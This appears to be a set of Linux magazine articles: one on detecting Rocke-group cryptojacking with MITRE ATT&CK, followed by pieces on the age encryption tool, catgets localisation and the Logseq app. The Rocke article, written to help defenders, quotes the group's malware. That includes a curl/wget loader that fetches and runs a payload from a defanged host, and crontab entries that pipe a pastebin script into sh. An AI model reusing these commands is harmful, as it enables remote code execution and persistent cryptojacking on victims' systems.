- [6] Almonit: <http://almonit.club/#/>
- [7] IPFS Search: <https://ipfs-search.com/#/>
- [8] IPSE: <https://www.ipse.io>
- [9] Retrosahre: <https://retrosahre.cc>
- [10] Tor project: <https://www.torproject.org>
- [11] Info on onion routing: <https://en.wikipedia.org/wiki/Onion-Routing>
- [12] Notes on the Deep Web: https://en.wikipedia.org/wiki/Deep_Web
- [13] Torch: <https://torchsearch.wordpress.com>
- [14] Candle: <https://freedeepweb.blogspot.com/2019/03/candle-search-engine.html>





Working with the MITRE ATT&CK knowledge base

Detective Work

The MITRE ATT&CK website keeps information on attackers and intrusion techniques. We'll show you how to use that information to look for evidence of an attack. *By Franciszek Pokryszko*

Security has many facets and angles, and if you really want to be safe, you need to be aware of them all. One important skill is to become familiar with the logfiles on your system and the information they might reveal (see the box entitled "All About Logs"). But the attackers have become increasingly sophisticated in recent years, and to stay ahead of them, you need all the help you can get. Another important source of information is the MITRE ATT&CK website [1]. MITRE ATT&CK is a structured, globally available knowledge base describing tactics and attackers. In addition to tracking the various attack methods used in the wild, MITRE ATT&CK also provides clues that will help you look for evidence.

Searching for Evidence

It's best to learn from examples. One threat facing users today is attacks related to stealing system resources for the purposes of mining cryptocurrency. The techniques that hackers use are quite interesting and sometimes unconventional. The Rocke group is a good example. Rocke is a Chinese group of cyber criminals who specialize in malware attacks to

gain access for crypto mining [2][3][4][5]. This group has been operating since 2018 and is dynamically developing its arsenal. The group evolves quickly and changes its techniques. Analysis of a Rocke group

attack is not as easy as it might seem, but luckily, you can turn to the MITRE ATT&CK framework. Some of the techniques that MITRE ATT&CK associates with the Rocke group include:

About Logs

Linux systems store data in logfiles. You can specify four main categories of logs: applications, events, services, and systems. Most logs are stored as text. Entries typically include important information such as: time, type, and severity levels of the event, as well as the name of the process and the Process ID (PID). Of course, there are also exceptions, such as `wtmp` or `lastlog` which have a binary format. Generally, files with logos are available in the `/var/log` directory, but not always. It happens that some programs save their diary files in other places.

In the event that `systemd` operates on your Linux system, many users reach for the `journalctl` command, which displays the messages of the `systemd` recorder.

When diagnosing problems or errors, the first thing you need to do is to check the logs. Searching for something in logs can be boring and time consuming. That is why many users prefer to use simple

twists in the Bash shell. Text processing commands like `grep` and `awk` are popular tools for searching out log information. These tools are especially useful for quick, one-liner queries. The use of scripts will save time and make it easier to extract valuable data from logs. An example of a simple uniform script is:

```
grep -E -r -o "([0-9]{1,3}\.){3}[0-9]{1,3}" | sort | uniq | \ngrep -E -o "([0-9]{1,3}\.){3}[0-9]{1,3}" > our-data.txt
```

The `grep` command uses a regular expression (the `-e` switch allows you to search with `regex`) to search data in the catalogs recursively (switch `-R`) and then displays the matched data parts in a separate line. The `sort` command sorts data, and the `uniq` command deletes duplicates. Then the result of this operation is saved to the `our-data.txt` file.

Photo by Volodymyr Hryshchenko on Unsplash

- T1036.005 – Masquerading: Match Legitimate Name or Location
- T1053.003 – Scheduled Task/Job: Cron
- T1574.006 – Hijack Execution Flow: Dynamic Linker Hijacking

The following sections takes a closer look at these techniques and what to do about them, but before delving into the details, remember that it is always a good idea to look for suspicious files.

Malware often creates files in the following directories:

- /usr/local
- /usr/sbin
- /tmp

It is worth looking at these locations and checking if there are suspicious files in them. You might find file names similar to the correct ones, and sometimes a file might be generated automatically and take a series of numbers. It is good to check the hash of these files. If the hash is different from what it is supposed to be, that is an indication that the file has been replaced or tampered with. You can use the VirusTotal platform [6] to check whether the hash is what it is supposed

to be. The following command will find every executable file and check its control sum (SHA256), and the results will be saved to the list.txt file:

```
find -type f -exec sha256sum {} \; > list.txt
```

T1036.005: Masquerading

Suppose the group downloads a payload using the `curl` or `wget` command. The configuration file and the malware binary file are saved in the `/tmp` directory called `kthrot1ds`. The launch malware is using the `nohup` command, rejecting the output data and enabling the background binary file to be made. Performing this process is a form of masking. The system will constantly perform a process called `kthrot1ds`, but the processes will not use binary files in the `/tmp` folder.

Listing 1 shows part of the malicious code.

By default, Linux does not log information on open ports and connections. However, `netstat` comes to the rescue:

```
netstat -tupln
```

This command will return information on connections (port and IP address) to and from the system. You can trace the connections that are set and then track down the most undesirable ones.


Another way to check for a masked process is with the `ps` command:

```
ps auxf
```

This command will display a list of processes running in the system. A malicious process often appears in square brackets, meaning that there are no arguments at the command line and it is possibly running as a thread.

T1053.003 – Cron

Hackers use a variety of techniques to achieve persistent access to the system after restarting. One of these methods is to add tasks to the cron tool. Cron allows you to plan your tasks and gives you the ability to follow commands according to the schedule without



SHOP THE SHOP
shop.linuxnewmedia.com

GET PRODUCTIVE WITH
COOL LINUX HACKS

Improve your Linux skills with this cool collection of inspirational tricks and shortcuts for Linux geeks.

- Google on the Command Line
- OpenSnitch Application Firewall
- Parse the systemd journal
- Control Git with lazygit
- Run Old DOS Games with DOSBox
- And more!



ORDER ONLINE: shop.linuxnewmedia.com/specials

Listing 1: Malicious Code

```

01 if [ ${ARCH}x = "x86_64x" ]; then
02     (curl -fsSL hxxp://sowcar[.]com/t6/678/1552060180x1822611359.jpg -o \
03         /tmp/kthrotlds|wget -q hxxp://sowcar[.]com/t6/678/1552060180x1822611359.jpg -O \
04         /tmp/kthrotlds) && chmod +x /tmp/kthrotlds
05 elif [ ${ARCH}x = "i686x" ]; then
06     (curl -fsSL hxxp://sowcar[.]com/t6/678/1552060225x1822611359.jpg -o \
07         /tmp/kthrotlds|wget -q hxxp://sowcar[.]com/t6/678/1552060225x1822611359.jpg -O \
08         /tmp/kthrotlds) && chmod +x /tmp/kthrotlds
09 else
10     (curl -fsSL hxxp://sowcar[.]com/t6/678/1552060225x1822611359.jpg -o \
11         /tmp/kthrotlds|wget -q hxxp://sowcar[.]com/t6/678/1552060225x1822611359.jpg -O \
12         /tmp/kthrotlds) && chmod +x /tmp/kthrotlds
13 fi
14 nohup /tmp/kthrotlds >/dev/null 2>&1 &

```

logging into the system. Listing 2 shows a few crontab entries that could execute malicious code.

In this case, the attacker does two things:

- Adds a new crontab entry that points to a malicious script.
- Places the malicious script in a folder, which will allow it to execute at a specific time defined in the crontab entry.

That is why it is always worth checking cron tasks to look for suspicious entries:

```
crontab -l
```

Malware can manipulate the cron utility in various ways, therefore it is also worth looking at the following locations:

- /var/spool/cron/root
- /var/spool/cron/crontabs/root
- /etc/cron.d/root
- /etc/cron.hourly/0anacroner
- /etc/cron.daily/0anacroner
- /etc/cron.monthly/0anacroner

Or perform a search to find other cron-related files and directories on your system.

Listing 2: Crontab Entries

```

01 "*/10 * * * * root (curl -fsSL hxxps://pastebin[.]com/raw/1NtRkBc3|wget -q -O- hxxps://pastebin[.]com/raw/1NtRkBc3)|sh
02  ##"
03
04 "*/15 * * * * (curl -fsSL hxxps://pastebin[.]com/raw/1NtRkBc3|wget -q -O- hxxps://pastebin[.]com/raw/1NtRkBc3)|sh
05  ##"

```

T1574.006 – Dynamic Linker Hijacking

Malware can run its own payloads by taking over environmental variables and loading shared libraries. LD_Preload forces binary files to charge specific libraries before others, enabling pre-loaded libraries to overwrite any function from any library. One way to use LD_Preload is the addition of a crafted library to /etc/ld.so.preload. Rocke modifies /etc/ld.so.preload, a configuration file that injects the shared objects to the processes performed in the Linux system. Launching this file prevents you from checking a malicious process using the ps command. Suspicious behavior can be initially detected using the following command:

```
export
```

The command will show variables in the system. A record related to malware could appear on the list:

```
declare -x LD_PRELOAD= "/usr/local/lib/libntpd.so"
```

Conclusion

In these examples of malicious software used by the Rocke group, you can see that there are ways to spot the presence of an attack. Malware groups constantly improve their techniques, and the threat is still growing. In this type of attack, it is worth focusing on simple things. You should also remember to reduce the threat area by complying with best practices, such as installing system and program updates, using safe password policies, restricting access to

services and hardware, and monitoring system resources. ■■■

Info

- [1] MITRE ATT&CK: <https://attack.mitre.org/>
- [2] Pro-Ocean: Rocke Group's New Cryptojacking Malware: <https://unit42.paloaltonetworks.com/pro-ocean-rocke-groups-new-cryptojacking-malware/>
- [3] Malware Used by Rocke Group Evolves to Evade Detection by Cloud Security Products: <https://unit42.paloaltonetworks.com/malware-used-by-rocke-group-evolves-to-evade-detection-by-cloud-security-vproducts/>
- [4] Rocke: The Champion of Monero Miners: <https://blog.talosintelligence.com/2018/08/rocke-champion-of-monero-miners.html>
- [5] Rocke Evolves Its Arsenal with a New Malware Family Written in Golang: <https://www.anomali.com/blog/rocke-evolves-its-arsenal-with-a-new-malware-family-written-in-golang>
- [6] VirusTotal: <https://virustotal.com/>



FOSSLIFE

Open for All

**News • Careers • Life in Tech
Skills • Resources**

FOSSlife.org

A partial replacement for PGP/GPG

Coming of Age

Age, a modern encryption tool, could soon replace PGP and GPG when it comes to file encryption. *By Bruce Byfield*

If you encrypt, you are probably familiar with Pretty Good Privacy (PGP) [1] or its clone GNU Privacy Guard (GPG). Most likely, you have used one of these tools to generate public and private keys and to encrypt email and files. The Free Software Foundation explains these tools in its Email Self-Defense Guide as a first step towards privacy [2]. However, despite PGP and GPG being ubiquitous when it comes to privacy, some people believe that these tools are counter-productive and little more effective than the feeble default protection available for PDF files when it comes to modern computing. Ironically, as PGP and GPG become more widely used, some security experts are advocating for their replacement with Actual Good Encryption (age), at least for file encryption [3].

Why do some security experts claim that PGP and GPG are obsolete? To begin with, PGP and GPG have long public keys that can be difficult to work with when space is limited, and copying them accurately by hand is difficult. In particular, they can be difficult to configure, even when the simple configuration wizard is used (Figure 1). When generating a key,

Author

Bruce Byfield is a computer journalist and a freelance writer and editor specializing in free and open source software. In addition to his writing projects, he also teaches live and e-learning courses. In his spare time, Bruce writes about Northwest Coast art (<http://brucebyfield.wordpress.com>). He is also co-founder of Prentice Pieces, a blog about writing and fantasy at <https://prenticepieces.com/>.

PGP and GPG require numerous choices, including the encryption method, the key size, and how long the key is valid. Even a moderately skilled user can be hard-pressed to answer such questions intelligently. As a result, users may simply fall back on the defaults, although ignorance and security are hardly compatible. Many users, too, complain about having to move the cursor around to generate sufficient randomness – and, the longer the key, the longer it takes to generate the randomness. To further add to the confusion, PGP and GPG do too many things, such as signing services and key management, that many users have no interest in, which can add to the confusion.

Even more important, PGP and GPG were first written in 1991, and they are showing their age. They come from an era in which cryptography was in its infancy. The Latacora corporate blog [4] complains about the “absurd complexity” that includes eight different ways of encoding the length of a packet and three different compression formats, as well as “keys and subkeys. Key IDs and key servers and key signatures. Sign-only and encrypt-only. Multiple ‘key rings’. Revocation certificates.” Likening PGP and GPG to a Swiss army knife that has multiple functions but does few of them well, the blog states baldly, “No competent crypto engineer would design a system that looked like PGP today, nor tolerate most of its defects in any other design. Serious cryptographers have largely given up on PGP and don’t spend much time publishing on it anymore (...). Well-understood problems

in PGP have gone unaddressed for over a decade because of this.” Because of all these problems, PGP and GPG most likely lack what cryptography experts called “forward secrecy” – the ability to function today in the way in which they were originally intended. In fact, John Hopkins cryptographer Matthew Green declared as early as 2014 that “It’s time for PGP to die” [5].

Age is designed as a partial replacement for PGP and GPG. It is not a complete replacement, because it lacks a wizard and does not manage keyrings or many other aspects of encryption. Rather, in keeping with the Unix philosophy that a command should do one thing very well, age only creates keys and encrypts files. Age offers a few other advantages:

- Functions are kept simple by using only default configurations
- Small keys
- No configuration options to understand
- Public and private key pairs and passwords, with multiple recipients
- The option for encrypted identity files
- Encryption via PEM-encoded, ASCII-armored format (the current industry standard) [6]
- Encryption for SSH keys, including GitHub .keys support

The result is a simpler, easier to understand approach to encryption that meets the highest modern standards.

Using Age

Age is available in most modern distributions. Compared to PGP, it is radically simple, with no options for key size or choice of algorithms (Figure 2).

```

generator a better chance to gain enough entropy.
gpg: agent_genkey failed: Operation cancelled
Key generation failed: Operation cancelled
bb@ilvarness:~$ gpg --gen-keyful-generate-key
invalid option "--gen-keyful-generate-key"
bb@ilvarness:~$ gpg --full--generate-key
invalid option "--full--generate-key"
bb@ilvarness:~$ gpg --full-generate-key
gpg (GnuPG) 2.2.27; Copyright (C) 2021 Free Software Foundation, Inc.
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.

Please select what kind of key you want:
  (1) RSA and RSA (default)
  (2) DSA and Elgamal
  (3) DSA (sign only)
  (4) RSA (sign only)
 (14) Existing key from card
Your selection? 1
RSA keys may be between 1024 and 4096 bits long.
What keysize do you want? (3072) 4096
Requested keysize is 4096 bits
Please specify how long the key should be valid.
  0 = key does not expire
 <n> = key expires in n days
 <n>w = key expires in n weeks
 <n>m = key expires in n months
 <n>y = key expires in n years
Key is valid for? (0) █

```

Figure 1: PGP can be difficult for non-cryptographers to configure intelligently.

Before using age, all you must do is create a public and private key. The keys can be stored in a plain text file, but you should, of course, add a passphrase to the file, or else you have compromised the keys from the beginning. To do this, enter:

```
age-keygen | age -p > KEY-FILE.age
```

If you choose an auto-generated passphrase, age provides an xkcd-style passphrase [7] consisting of a series of randomly generated words, which is easier to remember than a random set of upper and lowercase letters, numerals, and special characters.

Each file to encrypt can be given its own xkcd-style passphrase. However, to avoid unnecessary complication, you only reference the file that the key is stored in. To add the key for a recipient who has your public key, the file to be encrypted, and the name of the output file, enter:

```
age -r RECIPIENT-KEY 🔑
INPUT-FILE OUTPUT-FILE.age
```

All these elements must be present for the command to function. To send to more than one recipient, add multiple `-r` options or else store a list of recipients in a file and add the path to the file using the `-R` option if you are using a recent version of age. Note that the `-R` option may not be available in some distributions' repositories.

Similarly, to decrypt a file, enter:

```
age -d -i KEY-FILE.txt 🔑
-o OUTPUT-FILE ENCRYPTED-FILE
```

Age does not support `ssh-agent`, but it does work with `sh-rsa` and `ssh-ed25519` SSH public keys. Using `curl` and a key listed in a GitHub profile, age can also send an encrypted file to a GitHub user, as follows:

```
$ curl https://github.com/benjojo.keys | 🔑
age -R - example.jpg > example.jpg.age
```

```

bb@ilvarness:~$ age-keygen | age -p > keyfile.age
Public key: age1gyxj57lp6twczjrnsefg4a8dkwmvamaa957s4d5maput57hrkfyskpxwj3
Enter passphrase (leave empty to autogenerate a secure one):
Using the autogenerated passphrase "victory-smile-okay-sniff-spider-rice-stomach-donate-glove-elegant"

```

Figure 2: In contrast to PGP, age only needs to be configured by generating public and private keys.

A Payload Without a Delivery System

In its current state, age might be compared to a missile, whose payload is ready, but whose delivery system is still in development. Age offers a simple and advanced means of encryption, but it remains largely unknown and unused. This state of affairs is very obvious: When you make a mistake, age responds with “Did age not do what you expected? Could an error be more useful? Tell us: <https://filippo.io/age/report>.” Moreover, current documentation is minimal, and age leaves the location of key files and the entry of recipients up to users to decide. In addition, it does not yet provide any key management.

Another obstacle to age's adoption is that while its advantages are well-known to many cryptographers, desktop and distribution developers are still focused on making PGP accessible to average users. This basic disconnect among developers still needs to be bridged.

For this reason, if you choose to use age, you need to be prepared to work out the delivery system by yourself. While not difficult, this approach is a little rough and ready, so if you want modern and secure encryption, be prepared. When using age, you are using a command still in rapid development. ■■■

Info

- [1] PGP: https://en.wikipedia.org/wiki/Pretty_Good_Privacy
- [2] Email Self-Defense Guide: https://emailselfdefense.fsf.org/en/?pk_campaign=fsfhome
- [3] age: <https://github.com/FiloSottile/age>
- [4] Latacora blog: <https://latacora.singles/2019/07/16/the-pgp-problem.html>
- [5] Mathew Green: <https://blog.cryptographyengineering.com/2014/08/13/whats-matter-with-pgp/>
- [6] age: <https://github.com/C2SP/C2SP/blob/main/age.md>
- [7] xkcd passwords: <https://xkcd.com/936/>

Turn your ideas into reality!


This is not your ordinary computer magazine! *MakerSpace* focuses on technology you can use to build your own stuff.

If you're interested in electronics but haven't had the time or the skills (yet), studying these maker projects might be the final kick to get you started.

This special issue will help you dive into:

- Raspberry Pi
- Arduino
- Retro Gaming
- and much more!

**MakerSpace
#02**



**ALSO LOOK FOR MAKERSPACE #01
AND ORDER ONLINE:
shop.linuxnewmedia.com/specials**

Flowers need
time to bloom.
So do you ♡

Quando comen
& P

Build multi-language support into your
Linux application with catgets

Translator

Quando estiver im
MUITA PRESSA, LEMBRA
o trem da vida termin



To make programs useful to a worldwide audience, you need to build in support for multiple languages. Catgets is a tool that helps you reach beyond your mother tongue. *By Jim Hall*

One way that programmers can help others use their software is to add multi-language support. I'm not talking about programming languages; I mean spoken languages. For example, you may have written your open source program to print information and error messages in English, but what if your user speaks only Spanish? Does your open source program also "speak" Spanish? What about German, French, Italian, and all the other languages spoken around the world?

To make programs truly useful, programmers should support internationalization. An easy way to do that is with the catgets library [1], the original Unix method for a program to retrieve messages and other strings in the user's preferred spoken language. The GNU library also includes a similar function called gettext, which uses a different lookup method. Whereas catgets uses three values to look up a message (the catalog, the message set, and the message number), gettext uses the message itself as the lookup value.

Catgets provides an interface to fetch strings from a special file called a catalog [2] that contains all the messages your

program needs to print. The basic usage is to open the catalog, fetch messages from the catalog and print them, and then close the catalog.

Opening and Closing a Catalog

Before you can use a message catalog, you first need to open it. The `catopen()` function opens a message catalog and returns a catalog descriptor, which is similar to a file pointer. You'll use this descriptor when you retrieve messages later using `catgets()`. The function call to `catgets()` asks for the filename of a message catalog, plus a flag that indicates if `catgets()` should use the current language locale value. If the flag is set to `NL_CAT_LOCALE`, then `catgets()` will use the current language locale, which you might set with `setlocale()`. Otherwise, `catgets()` will use the value from the `LANG` environment variable.

```
#include <nl_types.h>
nl_catd catopen(const char *catalog,
int flag);
```

The `catalog` indicates the message catalog you want to open. If this contains a

path, then `catopen()` will open that file. If not, then `catopen()` will look for the message catalog file in the directories specified with the `NLSPATH` environment variable.

Programs can open multiple catalogs at once, such as one catalog for error messages, another for debugging information, and so on. Each new message catalog requires a separate call to `catopen()` to open the catalog and get a descriptor. But most programs typically use just one message catalog file and divide the messages into message sets. I recommend using just one message catalog unless your program is really big and needs to organize a lot of different messages.

For example, to open a message catalog file called `hello.cat`, you would use `catopen()` as follows:

```
nl_catd cat;

cat = catopen("./hello.cat",
NL_CAT_LOCALE);
```

The `catopen()` function returns the catalog descriptor as type `nl_catd`, or `-1` to indicate an error.

When you don't need the message catalog anymore, you can close it with the `catclose()` function:

Listing 1: A sample message catalog

```
$ This message file is in Klingon
$ A few phrases a program might use

$set 1

$ Yes
1 HIja'

$ No
2 ghobe'

$set 2

$ Hello
1 nuqneH

$ Where is the bathroom?
2 nuqDaq 'oH puchpa''e'?
```

Listing 2: A Sample Program

```
#include <stdio.h>
#include <nl_types.h>

int
main()
{
    char *msg;
    nl_catd cat;

    /* open the catalog */

    cat = catopen("./hello.cat", NL_CAT_LOCALE);

    if (cat == (nl_catd) - 1) {
        puts("Cannot open message catalog, continuing anyway");
    }

    /* fetch a message and print it */

    msg = catgets(cat, 2, 1, "Hello");

    puts(msg);

    /* close the catalog */

    catclose(cat);

    return 0;
}
```

```
#include <nl_types.h>
int catclose(nl_catd cat);
```

Fetching Messages with catgets

To print a message to the user in the user's preferred spoken language, you first need to retrieve a string from the catalog. The `catgets()` function looks up the message from the database using three telltales: the catalog, the message set, and the message number within the message set. `catgets()` then returns a pointer to the string from the catalog, as follows:

```
#include <nl_types.h>
char *catgets(nl_catd cat, int set,
              int num, const char *message);
```

If `catgets()` can't find the message number in the message set in the message catalog, it returns a default string. By using a string as one of the function arguments, your program will

always have a fallback message to print. This also makes your code more readable, because your `catgets()` call contains the string it needs to look up.

For instance, let's say your program needs to print the string "Hello" to the user. To look up this message from the catalog, you need to know two things: what is the message set this message is defined in, and what is the message number in the message set. If "Hello" is the first string in the second message set, you might use `catgets()` as follows to retrieve the string from the catalog and

print it:

```
char msg;

msg = catgets(cat, 2, 1, "Hello");
puts(msg);
```

Creating a Message Catalog

A message catalog is a kind of database file that contains all the messages for your program. But you don't create the binary file by hand. Instead, you write a plain text file using a custom syntax and a few special markers, and then use a program to convert the text file into a catalog database file. In this way, the catalog text file is basically the "source code" for your catalog database file.

In the source file, keywords start with a dollar sign. For example, `$set` defines the start of a new message set, such as `$set 2` for the second message set.

A dollar sign followed immediately by a space or tab indicates a comment. Translators might use these comments to make note of who last updated the file, and what each string is supposed to mean. Blank lines are ignored.

To demonstrate how to define a message catalog file, I'll define a message catalog for a sample program. For fun, I'll define a few program messages in a made-up language, Klingon, so that you can easily recognize if the program is correctly looking up messages from the catalog or printing the "fallback" messages from the call to the `catgets()` function. You might create a message catalog that defines a few strings such as Yes and No, and any other messages a program might need to print such as greeting the user and asking important questions (Listing 1).

When the file is complete, you can turn it into a message catalog with the `gencat` command [3]. For example, the following command converts the input file `hello.klingon` into a catalog file called `hello.cat`:

```
$ gencat -o hello.cat hello.klingon
```

Putting It All Together

Listing 2 shows how to use `catgets` in a sample C program. The program first needs to open the catalog file using `catopen()`. For every string the program needs to print, I first need to retrieve the string from the catalog using `catgets()`. When the program is done

using the catalog, a call to the `catclose()` function closes it.

Now when you compile and run the program, you will see the Klingon text `nuqneH` instead of the default text `Hello`.

```
$ gcc -o hello hello.o
$ ./hello
nuqneH
```

Listing 3: Omitting the Path

```
#include <stdio.h>
#include <nl_types.h>

int
main()
{
    char *msg;
    nl_catd cat;

    /* open the catalog */

    cat = catopen
        ("hello.cat", NL_CAT_LOCALE);
```

Extending the Program

In this article, I have described a simple example with a hard-coded path to the catalog file. To make this example more flexible, and to support multiple spoken languages, you can omit the path to the message catalog in the `catopen()` function call and allow the program to look for a catalog file in some location defined by the system (Listing 3).

Info

- [1] `catgets()` – Retrieve a Message from a Message Catalog: <https://www.ibm.com/docs/en/i/7.3?topic=functions-catgets-retrieve-message-from-message-catalog>
- [2] The message catalog files (the GNU C Library): https://www.gnu.org/software/libc/manual/html_node/The-message-catalog-files.html
- [3] The `gencat` program (the GNU C Library): https://www.gnu.org/software/libc/manual/html_node/The-gencat-program.html

With this change, when you compile and run the new program, you can let the `NLSPATH` environment variable determine where `catopen()` will find the message catalog file. The `NLSPATH` variable uses certain flags to stand in for other values, such as `%N` for “the file itself.” Let’s say you set the `NLSPATH` variable as `NLSPATH=/path/to/messages/%N`. When you run the program, it will look for the `hello.cat` message file as `/path/to/messages/hello.cat`. ■■■

Author

Jim Hall is an open source software advocate and developer, best known for usability testing in Gnome and as the founder and project coordinator of FreeDOS. At work, Jim is CEO of Hallmentum, an IT executive consulting company that provides hands-on IT Leadership training, workshops, and coaching.



Shop the Shop

shop.linuxnewmedia.com

Missed an issue?

You’re in luck.

Most back issues are still available. Order now before they’re gone!

shop.linuxnewmedia.com

GET IT NOW!

SAVE TIME ON DELIVERY WITH OUR ALTERNATIVE PDF EDITIONS





Logseq links thoughts like synapses

Networked

Logseq, a knowledge database note-taking app, emulates its better-known competitor Roam Research and even outperforms it in some instances. *By Ferdinand Thommes*

If you are looking for an open source note-taking app, the Internet abounds with options ranging from simple, plain text apps to ones that let you display a wide variety of media. Some users, who consider special applications superfluous, find editors such as Vim, Kate, or gedit totally up to the task. Fans of open source alternatives to the proprietary top dog Evernote, currently in beta for Linux [1], want apps that offer advanced functions such as displaying

Alternatives

Obsidian, released under a proprietary license, is the pioneer of networked knowledge storage. In the open source community, Roam Research [3] has a strong presence. It costs around EUR160 (~\$157) a year and stores data in the cloud. Logseq covers a large part of the functionality of Roam Research and even outperforms its role model in some respects. If you rely on team capabilities, you will want to take a look at Notion [4]. Although Notion exclusively works in the cloud, it offers client-side, end-to-end encryption.

images, playing back audio and video, and viewing tables or web content. And then there are proprietary networked knowledge bases such as Roam Research and Obsidian.

Logseq [2], licensed under the AGPL 3.0, offers an open source alternative to Roam Research and Obsidian. It describes itself as an open source knowledge management and collaboration platform that puts privacy first. In this article, I put Logseq through its paces to see how it compares to its proprietary competitors (see the “Alternatives” box).

Logseq at Work

Logseq goes far beyond simply storing notes. Logseq saves notes written in Markdown or Emacs Org mode [5] as plain text files, making the stored data universally usable. In addition, Logseq supports tasks, to-do lists, and journals. It manages entries in blocks, which you can link and visualize as a mind map using the *Graph view* to connect ideas. Logseq distinguishes between *Page graphs* for single pages and the entire graph for all entries.

In addition to Emacs Org mode, Logseq cites TiddlyWiki [6] and Roam Research as its influences. Logseq can be connected to the Excalidraw [7] virtual whiteboard and the Zotero [8]

FUSE

When you launch the AppImage under a recent Ubuntu 22.04 LTS, the system reports that the filesystem in userspace (FUSE) is missing. This message is typically misleading, because modern distributions have FUSE as part of their default installation. The only thing missing is an older library as an interface. If you mistakenly run the command:

```
sudo apt install fuse
```

the package manager will remove a number of other important packages. Instead, just install the *libfuse2* package with a call to

```
sudo apt install libfuse2
```

Logseq now launches without complaint. For other distributions, the AppImage wiki explains how to install the missing packages [10].

Lead image © prat kitchatorn, 123RF.com

